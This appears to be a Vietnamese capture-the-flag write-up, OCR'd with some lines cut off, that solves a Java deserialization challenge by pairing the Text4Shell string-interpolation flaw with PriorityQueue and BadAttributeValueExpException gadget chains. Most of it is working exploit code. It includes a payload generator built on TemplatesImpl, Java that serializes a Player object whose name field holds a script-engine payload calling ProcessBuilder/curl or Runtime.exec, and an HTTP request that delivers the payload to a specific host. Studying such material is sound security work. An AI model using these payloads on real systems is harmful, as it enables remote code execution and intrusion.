
Player#toString

Sau khi tham khảo solution của team khác mình mới nhận ra solution của mình rối rắm hơn rất nhiều, các bạn có thể tham khảo solution đơn giản hơn sử dụng `BadAttributeValueExpException` tại đây

Ý tưởng của mình là tìm chain java nào đã có sẵn mà sử dụng lib `commons-lang` rồi modify lại để gọi được `Object#toString` thôi. Tra internet mãi thì không thấy, mình dùng `jd-gui` decompile lib `commons-lang3-3.11.jar` để tự tìm method có khả năng gọi được `Object#toString` mà nằm trong các chain phổ biến đã biết.

Tìm từ đầu tới đuôi thì thấy `org.apache.commons.lang3.compare.ObjectToStringComparator#compare()` là ngon ăn khi method này gọi `Object#toString()` khi thực hiện compare 2 objects. Method

`compare()` này mình cũng thấy quen quen, không biết gặp ở đâu rồi.



Tìm cách để có chain gọi được đến `ObjectToStringComparator#compare()` mình tìm được blog này: https://paper.seebug.org/1839/ (https://paper.seebug.org/1839/)

Blog này phân tích lại lỗ hổng Apache Shiro deserialization khi dùng chain CommonsBeanutils1Shiro (https://www.leavesongs.com/PENETRATION/commons-beanutils-without-commons-collections.html), mình nhặt được script genPayload sau:

```
package summersec.shirodemo.Payload;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl
import com.sun.org.apache.xerces.internal.dom.AttrNSImpl;
import com.sun.org.apache.xerces.internal.dom.CoreDocumentImpl;
import com.sun.org.apache.xml.internal.security.c14n.helper.AttrCompare;
import javassist.ClassPool;
import javassist.CtClass;
import org.apache.commons.beanutils.BeanComparator;
import org.apache.shiro.crypto.AesCipherService;
import org.apache.shiro.util.ByteSource;

import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.PriorityQueue;

// ... truncated

public byte[] getPayload(byte[] clazzBytes) throws Exception {
    TemplatesImpl obj = new TemplatesImpl();
    setFieldValue(obj, "_bytecodes", new byte[][]{clazzBytes});
    setFieldValue(obj, "_name", "HelloTemplatesImpl");
    setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

    AttrNSImpl attrNS1 = new AttrNSImpl(new CoreDocumentImpl(),"1","1","1'

    final BeanComparator comparator = new BeanComparator(null, new AttrCom
    final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, compa
    // stub data for replacement later
    queue.add(attrNS1);
    queue.add(attrNS1);

    setFieldValue(comparator, "property", "outputProperties");
    setFieldValue(queue, "queue", new Object[]{obj, obj});

    ByteArrayOutputStream barr = new ByteArrayOutputStream();
    ObjectOutputStream oos = new ObjectOutputStream(barr);
    oos.writeObject(queue);
    oos.close();

    return barr.toByteArray();
}
```

Chain gọi đến `Object#compare()` :

```
PriorityQueue#readObject()
PriorityQueue#heapify()
PriorityQueue#siftDown()
PriorityQueue#siftDownUsingComparator()
BeanComparator#compare()
```

Class `BeanComparator` nằm trong lib `commons-beanutils` không có trong classpath trong challenge này nên không thể sử dụng. Tại đây mình chỉ việc thay `BeanComparator` thành `ObjectToStringComparator` trong `commons-lang` là xong :)

Full script test/gen payload của mình: `Main.java`


```
import com.sun.org.apache.xerces.internal.dom.AttrNSImpl;
import com.sun.org.apache.xerces.internal.dom.CoreDocumentImpl;
import com.text.controller.Player;
import org.apache.commons.lang3.compare.ObjectToStringComparator;
import static ysoserial.payloads.util.Reflections.setFieldValue;

import java.io.*;
import java.lang.reflect.Field;
import java.net.URLEncoder;
import java.nio.charset.StandardCharsets;
import java.util.Base64;
import java.util.PriorityQueue;


public class Main {

    private static void deserMe(String player) { // testing purpose
        try {
            byte[] data = Base64.getDecoder().decode(player);
            InputStream is = new ByteArrayInputStream(data);
            ObjectInputStream ois = new ObjectInputStream(is);
            Object obj = ois.readObject();
            ois.close();
            Player user = (Player)obj;
            System.out.println("<h1> Hello: " + user.getName() + " !</h1>"
        } catch (Exception var10) {
            System.out.println("<h1> ????????? </h1>");
        }
    }

    public static void main(String[] args) {
        try {
            String name = "${script:js:new java.lang.ProcessBuilder(\"curl

            // dùng java reflection để khởi tạo Player object, set các pri
            Class<?> clazz = Class.forName("com.text.controller.Player");
            Object obj = clazz.newInstance();
            Field f1 = obj.getClass().getDeclaredField("name");
            f1.setAccessible(true);
            f1.set(obj, name);
            Field f2 = obj.getClass().getDeclaredField("isAdmin");
            f2.setAccessible(true);
            f2.set(obj, true);

            // build gadget chain gọi đến ObjectToStringComparator#compare
            AttrNSImpl attrNS1 = new AttrNSImpl(new CoreDocumentImpl(),"1"
            final ObjectToStringComparator comparator = new  ObjectToStrir
            final PriorityQueue<Object> queue = new PriorityQueue<Object>(
            // stub data for replacement later
            queue.add(attrNS1);
            queue.add(attrNS1);
```

```
            setFieldValue(queue, "queue", new Object[]{obj, obj}); // Play

            ByteArrayOutputStream barr = new ByteArrayOutputStream();
            ObjectOutputStream oos = new ObjectOutputStream(barr);
            oos.writeObject(queue);
            oos.close();

            byte[] bytes = barr.toByteArray();
            String a =  Base64.getEncoder().encodeToString(bytes);
            String b = URLEncoder.encode(a, StandardCharsets.UTF_8.toStrir
            System.out.println(b);

            // deserMe(a);

        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Gửi request:

```
GET /text/get-name?player=<serialized_string> HTTP/1.1
Host: 18.141.143.171:30098
```

Hihi:



BadAttributeValueExpException solution

```
Player player = new Player();
Field isAdmin = Player.class.getDeclaredField("isAdmin");
isAdmin.setAccessible(true);
isAdmin.setBoolean(player, true);
Field name = Player.class.getDeclaredField("name");
name.setAccessible(true);
name.set(player, "${script:javascript:java.lang.Runtime.getRuntime().exec(

BadAttributeValueExpException badAttributeValueExpException = new BadAttri
Field val = badAttributeValueExpException.getClass().getDeclaredField("val
val.setAccessible(true);
val.set(badAttributeValueExpException, player);
```

`BadAttributeValueExpException` được sử dụng trong 1 chain rất phổ biến là CommonsCollection5 (https://sec.vnpt.vn/2020/02/the-art-of-deserialization-gadget-hunting-part-2/) để gọi đến `TiedMapEntry#toString()` , mình lâu không mò lại deser cũng quên luôn chain này, nhớ ra từ sớm chắc ngon ăn hơn rồi (-0-).

#! Đây cũng là 1 trong những source chain kinh điển, bị lợi dụng rất nhiều để build các gadgetchain gọi tới Object.toString()

refs

- https://securitylab.github.com/advisories/GHSL-2022-018_Apache_Commons_Text/ (https://securitylab.github.com/advisories/GHSL-2022-018_Apache_Commons_Text/)
- https://checkmarx.com/blog/cve-2022-42889-text4shell-vulnerability-breakdown/ (https://checkmarx.com/blog/cve-2022-42889-text4shell-vulnerability-breakdown/)
- https://www.paloaltonetworks.com/blog/prisma-cloud/analysis_of_cve-2022-42889_text4shell_vulnerability/ (https://www.paloaltonetworks.com/blog/prisma-cloud/analysis_of_cve-2022-42889_text4shell_vulnerability/)
- https://paper.seebug.org/1839/ (https://paper.seebug.org/1839/)